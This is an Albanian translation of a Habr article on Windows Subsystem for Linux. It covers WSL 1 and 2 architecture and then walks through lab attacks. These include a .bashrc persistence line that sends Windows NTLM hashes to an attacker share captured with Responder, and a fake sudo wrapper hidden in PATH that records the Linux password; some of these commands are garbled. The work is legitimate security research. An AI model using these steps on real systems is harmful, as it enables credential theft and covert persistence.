

Përshëndetje, Habr! Në tetor OTUS nis një grup të ri të kursit . Në prag të fillimit të kursit, po ndajmë me ju një artikull të shkruar nga një prej pedagogëve tanë — Alexander Kolesnikov.
Në vitin 2016, Microsoft prezantoi për komunitetin IT një teknologji të re WSL (Windows Subsystem for Linux), e cila në perspektivë bënte të mundur bashkimin e dy konkurrentëve të deriatëhershëm të papajtueshëm, që garonin për popullaritet si mes përdoruesve të zakonshëm, ashtu edhe atyre të avancuar të sistemeve operative: Windows dhe Linux. Kjo teknologji ofronte mundësinë e përdorimit të mjeteve të Linux në mjedisin Windows pa pasur nevojë të nisej Linux, për shembull përmes multi-boot. Në Habr mund të gjeni një numër të madh artikujsh që përshkruajnë përparësitë e përdorimit të WSL. Megjithatë, fatkeqësisht, në momentin e shkrimit të këtij materiali, në këtë burim nuk u gjetën analiza të sigurisë së një simbioze të tillë të sistemeve operative. Ky postim është një përpjekje për ta korrigjuar këtë mungesë. Artikulli do të trajtojë veçoritë arkitekturore të WSL 1 dhe 2, si edhe do të shqyrtojë disa shembuj sulmesh ndaj sistemeve që përdorin këto teknologji. Artikulli është i ndarë në 2 pjesë. Në pjesën e parë do të paraqiten metodat kryesore teorike të sulmeve nga ana e Linux dhe Windows. Artikulli i dytë do të përfshijë konfigurimin e mjedisit testues dhe riprodhimin e sulmeve.
WSL 1: veçoritë e arkitekturës
Për një kuptim sa më të saktë të çështjeve të sigurisë së WSL, është e nevojshme të përcaktohen nuancat kryesore që lidhen me implementimin e nënsistemit. Një nga detyrat kryesore të përdoruesit që zgjidh WSL është ofrimi i mundësisë për të punuar përmes terminalit të sistemeve Linux në një host me Windows. Gjithashtu, përputhshmëria e ofruar ishte aq native, saqë skedarët ekzekutues Linux (ELF) mund të niseshin drejtpërdrejt në Windows. Për arritjen e këtyre qëllimeve, në Windows 10 u krijua një nënsistem i posaçëm që lejonte ekzekutimin e aplikacioneve Linux përmes një grupi thirrjesh të caktuara të sistemit — në këtë mënyrë u bë një përpjekje për të mapuar grupin e syscall-eve të Linux mbi Windows. Në nivel fizik, kjo u realizua duke shtuar driverë të rinj dhe një format të ri procesi. Vizualisht, arkitektura dukej kështu:

Në thelb, ndërveprimi me sistemin operativ Linux u organizua përmes disa moduleve të kernelit dhe një lloji të veçantë procesesh — pico. Nga skema e mësipërme shihet se procesi i nisur në instancën Linux në host duhet të jetë natyral dhe të përdorë të njëjtat burime si aplikacionet e zakonshme të Windows. Por si arrihet kjo? Në projektin u zhvilluan koncepte procesesh për Windows që ofronin të gjithë komponentët e nevojshëm të sistemit operativ (në varësi të versionit të tij) për të ekzekutuar një aplikacion të një OS tjetër.
Vlen të theksohet se abstraksioni i propozuar lejonte të mos varej nga sistemi operativ (në veçanti — Windows) ku pritej të ekzekutohej procesi i një OS tjetër, dhe ofronte një qasje të përgjithshme.

Kështu, çdo aplikacion brenda një pico process mund të funksiononte pa u varur nga kerneli i Windows:
- Problemet e përputhshmërisë dhe të përkthimit të thirrjeve sistemore duhej të zgjidheshin nga providerë të posaçëm;
- Kontrolli i aksesit duhej të kryhej përmes Security Monitor. Monitori ndodhet në kernel dhe për këtë arsye Windows kishte nevojë për një përditësim në formën e një driver-i të ri, i cili mund të vepronte si provider për procese të tilla. Prototipi i pico process paraqitet skematikisht më poshtë:
Meqenëse sistemi i skedarëve i Linux përdor emra skedarësh dhe drejtorish të ndjeshëm ndaj shkronjave të mëdha e të vogla, në Windows u shtuan 2 lloje sistemesh skedarësh për punën me WSL — VolFS dhe DriveFS. VolFS është një implementim i sistemit të skedarëve Linux, ndërsa DriveFS është një sistem skedarësh që funksionon sipas rregullave të Windows, por ofron mundësinë e zgjedhjes së ndjeshmërisë ndaj regjistrit të emrave.
WSL 2
WSL 1 kishte një sërë kufizimesh që nuk lejonin përdorimin e saj për gamën më të gjerë të detyrave: për shembull, mungonte mundësia për të ekzekutuar aplikacione Linux 32-bit dhe nuk mund të përdoreshin device driver. Për këtë arsye, në vitin 2020 u prezantua WSL 2, e cila ndryshoi qasjen ndaj ndërtimit të nënsistemit. WSL 2 është një makinë virtuale e optimizuar që përputhet me karakteristikat e WSL 1 sa i përket përdorimit të burimeve. Tani, në varësi të detyrave që zgjidh përdoruesi i Windows, mund të zgjidhet versioni i nevojshëm i nënsistemit për punë me Linux. Për të zbutur dobësitë e mundshme, WSL 2 u implementua mbi bazën e Hyper-V në Windows 10. Në këtë formë, Windows ka mundësinë të ekzekutojë në mënyrë të izoluar kernelin e sistemit operativ Linux. Duhet mbajtur parasysh se versioni 1 i WSL u prezantua si një funksion beta, i cili duhej të tregonte drejtimin e zhvillimit të Windows në këtë fushë, ndaj kalimi te Hyper-V ishte i pashmangshëm. Arkitektura përfundimtare duket kështu:

Në këtë version, kernelët e sistemeve Windows dhe Linux kanë burimet e tyre të veçanta dhe ndërthurja ekziston vetëm në sistemin e skedarëve, megjithatë kjo ndërthurje nuk mund të quhet e plotë. Ndërveprimi midis sistemeve të skedarëve realizohet përmes një mbështjellësi klient-server që funksionon mbi protokollin 9P.
Aktualisht, Microsoft ofron mundësinë e kalimit midis WSL 1 dhe WSL 2. Të dy versionet janë të disponueshme për përdorim.
Siguria e WSL
Aktualisht ekzistojnë disa punime që përshkruajnë disa qasje për përdorimin e mjeteve legjitime të OS për të sulmuar ndërveprimin midis nënsistemeve. Ne do të përdorim skenarët e tyre për të verifikuar nëse këto sulme mbeten aktuale në momentin e shkrimit të artikullit. Lista e përgjithshme e sulmeve dhe skenarët e zbatimit të tyre:
1. Implementimi i sistemit të skedarëve: të drejtat e aksesit, prania e direktorive të përbashkëta/mekanizmave të shkëmbimit të të dhënave.
Studimet u kryen për të vlerësuar shkeljen e rregullave të aksesit nga Linux FS->Windows FS, Windows FS->Linux FS. Studimet demonstruan mundësinë e modifikimit të një skedari të caktuar brenda OS së synuar. Gjithashtu u kryen përpjekje për zëvendësim, krijim dublikatash dhe fshirje të një pjese të sistemeve të skedarëve.
Skenari:
- A. Sulm nga sistemi operativ Windows — modifikimi i skedarëve nga direktoriumi /etc i OS Linux.
- B. Sulm nga sistemi operativ Linux — modifikimi i skedarëve në direktoriumet:
C:Windows,C:Program Files,C:Users
2. Implementimi i stack-ut të rrjetit.
Hulumtimet u kryen mbi shembuj sulmesh nga sistemi operativ Linux ndaj Windows. U përdorën veçoritë e funksionimit të stack-ut të rrjetit, konkretisht mekanizmat e autentikimit në burime të ndryshme.
Skenari:
- Hapja e qasjes në një port që është i zënë në sistemin Windows
- Hapja e një porti pa të drejtat përkatëse
- Nisja e një reverse shell duke përdorur një skedar elf në sistemin operativ Windows.
3. Fshehja e nisjes së proceseve të softuerit keqdashës përmes nënsistemit WSL.
Hulumtimet u mbështetën në një fakt të thjeshtë: në rastin e WSL 1, nënsistemet e mbrojtjes nuk mund të kryejnë kapjen e ngjarjeve në një kernel tjetër, i cili funksionon duke përdorur një ofrues legjitim nga ana e sistemit operativ. Në rastin e WSL 2, nuk ka mundësi të shihen ngjarjet që ndodhin në një kernel të veçantë brenda një makine virtuale të lehtë.
Skenari:
1) Nisja e aplikacionit për qasje në distancë në sistem dhe shikimi i ngjarjeve të regjistruara.
Eksperimentet me WSL 1: kapja e hash-it (Windows OS)
Më në fund arritëm te pjesa praktike. Fillimisht, duhet të konfigurohet mjedisi për testet. Të gjitha eksperimentet do të kryhen në një stendë me Windows 10 2004 të instaluar. Si imazh i sistemit operativ për WSL u zgjodh imazhi Ubuntu 18.04. Imazhi u zgjodh rastësisht dhe çdo tjetër do të funksionojë po njësoj. Komandat për konfigurimin e stendës:
Paraprakisht duhet të nisni powershell.exe si administrator.
Për WSL 1 duhet të ekzekutohen komandat:
- Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Windows-Subsystem-Linux #Aktivizo funksionin WSL
- Invoke-WebRequest -Uri aka.ms/wsl-ubuntu-1804
-OutFile ~/Ubuntu.appx -UseBasicParsing #Shkarko imazhin Linux nga Microsoft Store
Pas rinisjes së stendës mund të ekzekutoni komandën bash. Nëse gjithçka ka funksionuar siç duhet, në konsolën e Windows do të shihni afërsisht një dalje të tillë:

Si makinë të sulmuesit do të përdorim shpërndarjen Kali Linux; të gjitha makinat duhet të jenë në të njëjtin rrjet lokal.
Le të supozojmë se kemi akses jo të privilegjuar në WSL në një kompjuter Windows. Le të provojmë të kryejmë një sulm ndaj sistemit operativ Linux duke thirrur një komandë nga Linux. Për ta realizuar sulmin, do të përdorim një teknikë të thjeshtë të nisjes automatike — do të shtojmë skriptin tonë për ekzekutim në mjedisin Linux. Për këtë duhet të ndryshohet skedari .bashrc.
Në kompjuterin me WSL ekzekutojmë:
	1. bash
	2. Kalojmë në direktoriumin home të përdoruesit: cd /home/sam/
	2. echo  «/home/sam/.attack.sh» >> .bashrc
	3. echo «icalcs.exe » \\attacker_ip\shareName\» > /dev/null 2>&1» >> .attack.sh
	4. chmod u+x .attack.sh
	5. exit
Në kompjuterin Kali Linux ekzekutojmë:
1. Responder -I eth0 -rdvwNë kompjuterin Windows nisim bash.
Presim rezultatin në kompjuterin Kali Linux:

Në këtë mënyrë, morëm hash-et e përdoruesit të Windows përmes nënsistemit WSL, duke ekzekutuar një komandë në sistemin Linux.
Eksperimente me WSL 1: marrja e fjalëkalimit të përdoruesit (Linux OS)
Le të kryejmë edhe një eksperiment tjetër. Gjatë këtij verifikimi do ta plotësojmë skedarin .bashrc me disa komanda për të marrë fjalëkalimin e përdoruesit të sistemit operativ Linux.
Nisim bash dhe fusim komandat:
1. mkdir .hidden
2. echo "export PATH=$HOME/.hidden/:$PATH:" >> .bashrc
3. echo "read -sp "[sudo] password for $USER: " sudopass" > .hidden/sudo
4. echo "echo """ >> .mysudo/sudo
5. echo "sleep 2" >> .mysudo/sudo
6. echo "echo "Sorry, try again."" >> .mysudo/sudo
7. echo "echo $sudopass >> /home/sam/.mysudo/pass.txt» >> .mysudo/sudo
8. echo "/usr/bin/sudo $@" >> .mysudo/sudo
9. chmod +x .mysudo/sudo
10. exit
Që sulmi të përfundojë me sukses, është e nevojshme që përdoruesi Sam të thërrasë sudo në terminalin Linux. Pas kësaj, fjalëkalimi i përdoruesit të Linux OS do të gjendet në skedarin pass.txt:

Zbatimi i sulmeve u paraqit vetëm për njohje teorike.
Në pjesën tjetër të artikullit do të përshkruhet zbatimi i protokollit 9P, do të shqyrtohet krijimi i një skaneri për këtë protokoll, si dhe do të kryhet një sulm me ndihmën e tij.
Lista e literaturës së përdorur
Lexo më shumë
Burimi: habr.com
